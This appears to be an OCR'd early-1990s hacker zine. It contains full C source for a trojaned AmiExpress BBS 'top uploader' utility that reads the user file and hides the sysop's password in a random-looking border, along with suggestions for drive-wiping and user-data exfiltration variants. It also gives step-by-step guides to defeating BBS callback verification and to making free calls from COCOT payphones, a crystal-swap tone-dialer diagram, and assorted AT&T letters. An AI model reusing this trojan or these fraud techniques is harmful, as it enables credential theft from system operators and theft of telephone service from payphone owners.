AmiExpress is a relatively simple piece of software, and that's good because it keeps things quick and easy. No means are provided for the sysop to keep track of top uploaders or even last callers. What is provided is a batch file that is executed each time a user logs off. In the batch file, one runs utilities to compile data into text files that are stored as bulletins. That way the next user sees a bulletin containing the last few users that called, etc. It's a hassle, but it works.

When I ran my own board, I wrote my own utilities to fill in these functions. Then I put them in an archive and sent them out into the ether. It's good advertising. Most sysops don't write their own (*surprise!*); they have enough trouble getting utilities written by other people to run. This means it's really easy to take advantage of them.

Most utilities search through four files: BBS:USER.DATA, which holds all the records of users; BBS:NODEx/CallersLog (where x is the node number and is usually 0), which records all the important stuff a user does when he's online; BBS:UDLog, which is like CallersLog, but only records transfers; and BBS:conference/Dirx, which are the vanilla ASCII files containing the names and descriptions of all the "warez."

USER.DATA is the most interesting. If one were to write a top uploader utility, as I have done in the past, one would need to open this file to sort all the users by bytes uploaded. While you've got the file open, why not save the sysop's password for later? That's what I've done in the example program called "Steal.C." It prints the best uploader with a seemingly random border around his name. Here's what the output looks like:

```
UtwFqNYXoVAKBfsegnxRvDbPrmcdWi
##           PRESTO           ##
UpwFqaYXosAKBssegwxRvobPrrcdWd
```

It looks random, but the difference between the top line and the bottom spells out "password." Easy to see if you're looking for it, but if you're not paying attention it just looks like garbage. Of course, you could think up a better method of encrypting the password than just replacing every fourth letter.

This one is neat because you can just log on and see the sysop's password, but it's not the only way to do it. You could do anything to any user; however, the more specific the program becomes, the less useful it will become. It's not easy to get a sysop to change top uploader utilities. It would have to be better than the one he has, or maybe a fake update.

I can think of endless fun to have with these utilities. How about a bit of conditional code that formats all drives when a certain user logs on, such as "Kill Board." Or maybe you just want to copy USER.DATA to a download path, renamed as "coolware.dms."

So what can you do if you're an AmiExpress sysop? Don't use utilities written by anyone other than yourself. There isn't any other way. You can monitor the files opened when a utility is run, but an event-driven action won't be detected. Or you could look at the whole file and look for any text. The text strings passed to DOS are usually intact. Of course a crunching program like IMPLODER will get rid of this. And an IMPLODED file can be encrypted with a password, so good luck finding something that way. Then again, you could always just forget it. It's only a BBS... you've got nothing to hide. Right?

This idea isn't just about AmiExpress. How many BBS's have doors, or online games? How hard would it be to write a game like TradeWars that has an extra option that does any of the nasty things you've always wanted to do?

```
/*************************************************************************/
/** SysOp Password Stealer v1.0  by Swinging Man                        **/
/** Prints top uploader.....but also reveals SysOp's password           **/
/** in the boarder                                                      **/
/*************************************************************************/
#include <stdio.h>
#include <ctype.h>
#include <time.h>

struct userdata { /* 232 bytes */
              /* Since I hacked this out, there are still many */
              /* unknown areas of the record                   */
   char name[31];                    /*user's name*/
   char pass[9];                     /*user's password*/
   char from[30];                    /*user's FROM field*/
   char fone[13];                    /*phone number field*/
   unsigned short number;            /*user number*/
   unsigned short level;             /*level*/
   unsigned short type;              /*type of ratio*/
   unsigned short ratio;             /*ratio of DLs to one UL*/
   unsigned short computer;          /*computer type*/
   unsigned short posts;             /*number of posts*/
   char unknown0[40];
   char base[10];                    /*conference access*/
   unsigned int unknown_num0;
   unsigned int unknown_num1;
   unsigned int unknown_num2;
   unsigned int used;                /*seconds used today*/
   unsigned int time1;               /*time per day*/
   unsigned int time2;               /*clone of above*/
   unsigned int bytesdn;             /*bytes downloaded*/
   unsigned int bytesup;             /*bytes uploaded*/
   unsigned int bytelimit;           /*bytes avail per day*/
   unsigned int unknown_num3;
   char unknown1[46];
};
   FILE *fp;
struct list {
   char name[40];
   unsigned int bytes_uploaded;
   struct list *next;
   };

char rnd() {
   char c;
   c = (char)rand();
   while(!(isalpha(c)) || (c<20)) c = (char)rand();
   return(c);
   }

main() {
```

```
int x,y;

struct userdata user;
struct list head;
struct list *temp, *temp2;

char password[9];

char border[31];
char middle[31] = “##                          ##”;

head.next = NULL;

if((fp = fopen(“bbs:user.data”,“r”)) == NULL) {
        printf(“Can’t Open User File\n”);
        return 1;
        }

/*get all users and put in list*/
while(fread((void *)&user, sizeof(struct userdata), 1, fp) == 1) {
         if(user.number == 1) strcpy(password, user.pass);
         if((user.level<200) &&(user.level>0)
            && (user.bytesdn > 0)) {
            temp = (struct list *)malloc(sizeof(struct list));
            if(temp == NULL) {
                    printf(“Out of Memory!\n”);
                    exit(1);
                    }
            strcpy(temp->name, user.name);
            temp->bytes_uploaded = user.bytesup;
            temp2 = &head;
            while((temp2->next != NULL)
                            && ((temp2->next->bytes_uploaded)
                                                     > (temp->bytes_uploaded))) {
                    temp2 = temp2->next;
                    }
            temp->next = temp2->next;
            temp2->next = temp;
            }
        }
 fclose(fp);
 temp = head.next;
 srand((unsigned int)time(NULL));
 y = 0;
 for(x=0;x<30;x++) border[x] = rnd();
 border[30] = ‘\0’;
 printf(“%s\n”,border);
 strncpy(&middle[15-(strlen(temp->name)/2)],temp->name,strlen(temp->name));
 printf(“%s\n”,middle);
 for(x=1;x<30;x+=4) border[x] = password[y++];
 printf(“%s\n”,border);
 }
```

## THE ALLIANCE AGAINST FRAUD IN TELEMARKETING
## NATIONAL CONSUMERS LEAGUE

## THE TOP TEN SCAMS OF 1991

1. POSTCARD GUARANTEED PRIZE OFFERS
*You Are A DEFINITE Winner*

2. ADVANCE FEE LOANS
*A Small Fee For Processing The Application*

3. FRAUDULENT 900 NUMBER PROMOTIONS
*Dial 900 To Claim Your Gift*

4. PRECIOUS METAL INVESTMENT SCHEMES
*Gold Bullion: A 700% Profit Guaranteed Within Six Months*

5. TOLL CALL FRAUD
*For Ten Bucks, Call Anywhere In The World*

6. HEADLINE GRABBERS
*Thousands of Jobs Available: Help Rebuild Kuwait*


7. DIRECT DEBIT FROM CHECKING ACCOUNTS
*Give Us Your Checking Account Number: We'll Handle The Rest*

8. PHONY YELLOW PAGES INVOICES
*Send Us Your Check Today To Make Sure Your Firm Is Listed*

9. PHONY CREDIT CARD PROMOTIONS
*Bad Credit? No Credit? No Problem*

10. COLLECTORS ITEMS
*Fabulous Coins At A Fraction Of The Dealer Price*

The Alliance Against Fraud In Telemarketing
c/o The National Consumers League
815 Fifteenth Street N.W., Suite 928-N
Washington, DC 20005
202-639-8140



AT&T

May [redacted] 1992

[redacted]

Minor Threat

Dear [redacted]

AT&T has reason to believe that the telephone listed to you has been used in violation of Federal Communications Commission - AT&T Tariff F.C.C. No. 2 Sections 2.2.3 and 2.2.4.C. These tariff sections prohibit using WATS to harass another, using WATS to interfere with the use of the service by others and using WATS with the intent of gaining access to a WATS Customer's outbound calling capabilities on an unauthorized basis.

Accordingly, AT&T has temporarily restricted your telephones service's ability to place AT&T 800 Servi :e calls in accordance with sec:icn 2.8.2 of the above tariff. If the abusive calling reoccurs after AT&T lifts the temporary restrictions, the restriction will be reimposed until AT&T is satisfied that you have undertaken steps to secure your number against future tariff violations.

You should also note that unauthorized possession or use of access codes can constitute a violation of United States Criminal Code - Title 18, Section 1029, which carries a penalty of up to a $10,000 fine and up to 10 years imprisonment for first time offenders. Any future activity from telephones listed to you may be referred to federal law enforcement officials.

If you wish to discuss this restrictions, you may do so in writing to AT&T Corporate Security, CN 4901, Warren N.J. 07059-4901.

huh?

**According to Minor Threat, this letter was received about a week after he had scanned about 50 800 numbers in the 222 prefix sequentially by hand.**

# Defeating Callback Verification

**by Dr. Delam**

So you feel you've finally met your match. While applying at this board that you've applied at before, you use a fake name, address, and phone number. Then comes the part you hate most: the callback verification. "How in hell am I going to get access without giving out my real number?! I guess I'll just have to 'engineer' the sysop." Only this particular sysop is too good. He tries a voice verification, and finds either a bad number or someone who doesn't even know what a BBS is. Now you have to reapply *again!* If you worked for the phone company or knew how to hack it, maybe you could set yourself up with a temporary number, but unfortunately you don't. So you think hard and come up with an idea: "All I need is a local direct dial VMB. Then I can just have the sysop call that and make him think it's my home VMB system... that is, if I can find one to hack."

Naw, still too hard. There must be an easier way. Loop? No, who wants to wait forever on a loop - every so often talking with Fred the pissed-off lineman. What else, what else? You can remember the things you used to do as a kid before you even knew what phreaking or hacking was. How about the time you called your friend Chris and at some point in the conversation, when things got boring, Chris said "I'm gonna call Mike now. Bye!" But you didn't want to hang up. You heard click, click... but no dialtone. You say "Hello?" and suddenly you hear Chris shout "Hang up the phone!" Haha! You had discovered a new trick! If you originated the call, you had ultimate control! "That means if I call a BBS and it hangs up first, I actually am still connected to the line for a brief period (usually a maximum of 15 seconds); and if the BBS picks up again to dial me for callback verification, it will get me for sure, regardless of the number it has!"


This leaves just two problems to solve.

The first problem occurs when your modem senses a drop in DTR or loss in carrier from the BBS's modem, it will go on-hook. This means you will have to catch the phone before your modem hangs up. Your modem may have a setting that will ignore these changes. If not, you can build a busy switch. This may be done by placing a 1K ohm resistor and an SPST switch between the ring and tip (red and green) wires of your phone line. Completing this circuit at any time while online has the effect of a permanent off hook condition. The resistance provided is equivalent to the resistance present when your phone is off hook, thus creating a condition the C.O. recognizes as off hook. With good soldering and a good switch, no interference will be present after the switch is thrown while connected.

Note: Sysops may find the busy switch useful as a confirmation that the phone line is "busied out" when the BBS is taken down. Sometimes during down times a reboot or power down is necessary, which will cancel any busying effects the modem had set previously, making a busy switch in this case ideal. The second problem occurs when the BBS's modem expects a dialtone after going from on hook to off hook. A dialtone will have to be provided for the BBS's modem before it will try dialing whatever phone number you provided. This requires what I call a "CAVERN box" (CAllback VERificatioN). Like many other boxes, it is a simple generation of tones. For a cheap and inexpensive method, use a tape recorder to record and play back the dialtone. Computer sound generation hasn't been tested, but most PC speakers generate a square wave, while dialtones are sinusoidal. The best chance for accurate, artificial sound generation is with a synthesizer. The two frequencies of a dialtone are 300hz and 420hz. Many musicians recognize 440.00hz as the note A4, and the frequency from which scales are built. Just below A4 on an equal tempered chromatic scale is G#4 at 415.30hz. Tuning a synthesizer just shy of a positive quarter tone from the normal scale will yield a G#4 at 420hz and bring the D4 of 293.66hz within an acceptable range of 300hz.

Needless to say, once you have prevented your modem from hanging up and have generated a dialtone which has effectively caused the BBS's modem to dial the phone number, you should issue an answer tone by typing the Hayes "ATA" command. You will then be connected with the BBS's modem and will have protected your identification.

*Thanks to Green Hell for some help in generating concepts presented.*



ADJUSTMENT LETTER
CALLING CARD FRAUD CLAIMS

Date______

Customer Name
Street Address
City, State
Re: (Account Number)

Dear ______________________:

Your AT&T Calling Card is a valuable service to help meet all your long distance needs. AT&T is concerned with quickly resolving any unauthorized charges associated with your AT&T Calling Card. In response to your request, we have removed the disputed charges from your account. This credit is made pending an investigation of your claim by AT&T.

To facilitate the investigation of your claim, please complete the bottom portion of this letter. Read the information, describe the facts surrounding your claim, include any relevant documentation that you may have, sign and return it to us in the enclosed postage-paid envelope.

(Please complete this portion and return to AT&T Security.)

AT&T Corporate Security
P.O. Box 1927
Roswell, Georgia 30077-1927

On my ___/__/____Billing statement(s), long distance charges for calls in the amount of $____________were billed to my telephone number________________. These calls were not made or authorized by me. I have received an adjustment for these calls and understand that this adjustment is made pending an investigation of my claim by AT&T Security.

(Please describe the facts which lead you to believe these calls are unauthorized. You may attach additional sheets if needed.)

__________________________________________________________
__________________________________________________________
__________________________________________________________
__________________________________________________________

I will cooperate with AT&T Security in investigating my claim.


Signed_______________________Date__________
Print Name_______________________________
Social Security Number___________________
Account Number___________________________

If you have any questions, please call AT&T Security at
800 346-4073 or 800 346-4074.

Sincerely,

Account Representative

**WHAT A GREAT SCAM TO GET SOCIAL SECURITY NUMBERS!**



**PHONE MANAGEMENT ENTERPRISES**
**396 WASHINGTON AVENUE**
**CARLSTADT, NEW JERSEY 07072**
**(201) 507-1951**
**FAX (201) 507-1095**

THIS LETTER IS REGARDING YOUR RECENT REQUEST FOR A REFUND ON THE PAY TELEPHONE YOU USED. WE APOLOGIZE FOR ANY INCONVENIENCE THIS MAY HAVE CAUSED YOU AND WE ASSURE YOU, THE PROBLEM HAS BEEN CORRECTED.

WE ARE ENCLOSING, IN LIEU OF A CASH REFUND, UNITED STATES POSTAL STAMPS TO COVER YOUR LOSS, THIS BEING A SAFER WAY FOR YOU TO BE ASSURED OF YOUR REFUND.

SHOULD YOU HAVE ANY QUESTIONS, PLEASE CALL US AT (201) 507-1951.

SINCERELY,

PHONE MANAGEMENT ENTERPRISES, INC.

1992 09 17 18:11 TRI STATE RADIO, CO. 013 P02

**This is what happens when you request a refund from this company. In this case, correspondent Winston Smith received two 25 cent stamps which means he now has to get two four-cent stamps if he wants to mail anything. Note also that this letter is actually a xerox of a fax that originated with Tri State Radio Co. The wondrous mysteries of a COCOT....**

# SHOPPER'S GUIDE TO COCOTS

**by Count Zero**
**Restricted Data Transmission**
**"Truth is Cheap, but Information Costs!"**

So you're walking down the street and you see a payphone. Gotta make an important call, so you dig into your pocket to get a dime. Picking up the handset, you suddenly notice that the payphone wants a *quarter* for a local call! What the hell, and *where* did this synthesized voice come from?

Let's make this article short and to the point. COCOT is an acronym for Customer Owned Coin Operated Telephone. In other words, a COCOT is a phone *owned* or *rented* by a *paying customer* (most likely, a hotel or donut shop). A COCOT is *not* a normal payphone. The telco doesn't own it, and the actual phone line is usually a normal customer loop (unlike payphones, where the phone line is a "special" payphone loop, allowing the use of "coin tones" to indicate money dropped in). *So!* A COCOT may *look* and *smell* like a telco payphone, but it is *not*.

Why do COCOTs exist? Simple. Money! A customer owned payphone is money in the bank! You pay *more* for local calls and long distance is typically handled by sleazy carriers that offer bad/*expensive* service. The owner/renter of the COCOT opens the coinbox and keeps the money him/herself! Also, a particularly *sleazy* quality of a COCOT is the fact that it *does not receive incoming calls.* This, of course, is because of money. If people are calling *in* to a COCOT, the COCOT is not making money and businesses always want to make as much money as possible even if it hurts the consumer. Think about it. It *really* sucks to call someone at home from a COCOT and then not be able to have him/her call you back to save money. "Guess I'll have to keep feeding the COCOT quarters!"

Where is a good place to look for COCOTs? Outside Dunkin Donut shops, restaurants, clubs, bars, and outside/inside hotels and "convenient" locations.

How do I figure out if I have found a COCOT? Simple. A COCOT will have *no telco logos* on it. It may look just like a telco phone chrome with blue stickers and all that. Also, a COCOT typically charges *more* for a local call than a regular telco payphone. (In Massachusetts, local calls are a dime. In places like New York City, they are 25 cents.) A COCOT will most often have a synthesized voice that asks you to "please deposit 25 cents" or whatever. Also, some fancy COCOTS will not look like payphones at all. Some in hotels have weird LCD displays and look totally different but they *always* charge you more than a normal payphone.

I found this weird payphone in Boston that wants a quarter, and this synthesized voice is harassing me. When does the phun begin? Soon. First of all, you must understand that the COCOT is a mimic. Essentially, it wants you to think that it is just a plain ol' payphone. Pick up the handset. Hear that dialtone? Hah! That dialtone is fake, synthesized by the innards of the COCOT. You are at the mercy of the COCOT. Remember, a COCOT runs off of a normal customer loop so, unlike a telco payphone where you must deposit money to generate coin tones that are read by the central office, the security of a COCOT depends solely on the COCOT phone itself. It's as if you took your own phone and put a sign on it saying "Please put 10 cents in this jar for every call you make." COCOTS are not naive. They won't let you near the unrestricted dialtone until you fork over the cash-ola. Or so they *think!*

See, the Achilles heel of the COCOT is the *fact* that all payphones *must let you make 1-800 calls for free!* It's not just a fact, it's the *law.* Now pick up the handset again and place a 1-800 call. Any 1-800 number will do. When they answer at the other end, just sit there. Do nothing. Ignore them. Wait for them to hang up the phone. Here's an example.

Dial 1-800-LOAN-YES.

[Ring, Ring] ... [click] "Hello, you wanna buy some money? Hello? HELLO?!" [CLICK]

(You will now hear some static and probably a strange "waffling" noise, like chh, chh, chh, chh, chh)

[CLICK] DIALTONE!

Now what have we got here? A dialtone? Yes, you guessed it, the dialtone you now hear is the *unrestricted* dialtone of the COCOT's customer loop.

So what? So I got an "unrestricted dialtone". Big deal?

Meathead! With an *unrestricted* dialtone, all you need to do is place a call via DTMF tones (the tones a touch-tone keypad generates). Now, try dialing a number with the COCOT's keypad. *Whoa!* Waitasec, no sound! This is a typical lame attempt at protection by the COCOT. Just whip out your Radio Shack pocket tone dialer and try calling a number, *any* number. Place it just as if you were calling from a home phone. Call a 1-900 sex line. Call Guam. You are *free* and the COCOT's customer loop is being billed!

Note: some COCOTS are more sophisticated at protecting themselves. Some will *reset* when they hear the dialtone. To get around this, make a loud hissing sound with your mouth into the mouthpiece after the 1-800 number hangs up. Get your tone dialer ready near the mouthpiece. When you hear the dialtone, quickly dial the first digit of the number you want to call. If you hiss loudly enough, you *may* be able to mask the sound of the dialtone and prevent the COCOT from resetting. Once you dial the first digit of the number you are calling, the dialtone will disappear (naturally). You can stop hissing like an idiot now. Finish dialing your *free* phone call. Also, some COCOTs actually disable the handset after a call hangs up (in other words, you can't send DTMF tones through the mouthpiece). Oh well, better luck next time.

However *most* of the COCOTs I have run across *only* disable the DTMF keypad. So all you need is a pocket dialer to circumvent this!

Other things to know: Sure, you can't call a COCOT, but it *does* have a number. To find out the COCOT's number, call one of the automated ANI services that tell you the number you're dialing from (the numbers keep changing but they are frequently printed in *2600*). Now try calling the COCOT from another phone. You will hear one of two things: 1) synthesized voice: "Thank you" [DTMF tones] [CLICK] [hang up]; 2) weird carrier.

A COCOT's number is *only* used by the company that built or sold the COCOT. By calling up a COCOT, a tech can monitor its functioning, etc. In case number 1, you must enter a 3 or 4 digit password and then you'll get into a voice menu driven program that'll let you do "maintenance" stuff with the COCOT. In case number 2, you are hooked to the COCOT's 300 bps modem (Yes, a *modem* in a payphone). Likewise, if you can figure out the communications settings, you'll be into the COCOT's maintenance routines.

Personally, I haven't had much luck (or patience) with calling up and hacking COCOT maintenance functions. I just like making free phone calls from them!

COCOT Etiquette: Now, remember, you are making free phone calls but *someone* has to pay for them and that is the *owner.* The COCOT's customer loop is billed the cost of the calls, and if the owner sees a big difference in the profits made on the COCOT (profit equals coins from the COCOT minus the bill from the telco for customer loop), they'll know something is up. So the rule is *don't abuse them!* Don't call a 1-900 number and stay on the line for 12 hours! If a COCOT is abused severely, an owner will eventually lose money on the damn thing! And that means bye bye COCOT. Also, remember that a record of all long distance calls is made to the COCOT's customer loop and COCOT companies will sometimes investigate "billing discrepancies" so don't call anyone you personally know unless you are sure they are "cool".

```
  |^^^^^|
                           |        xx  <3.579 crystal>small one
                           |        |
  toggle switch  ->     oooooo X       xxxxs <two wires>
                           |        |
                           |        xx  <6.5536 crystal>big one
                           |        |
                            ^^^^^^
```

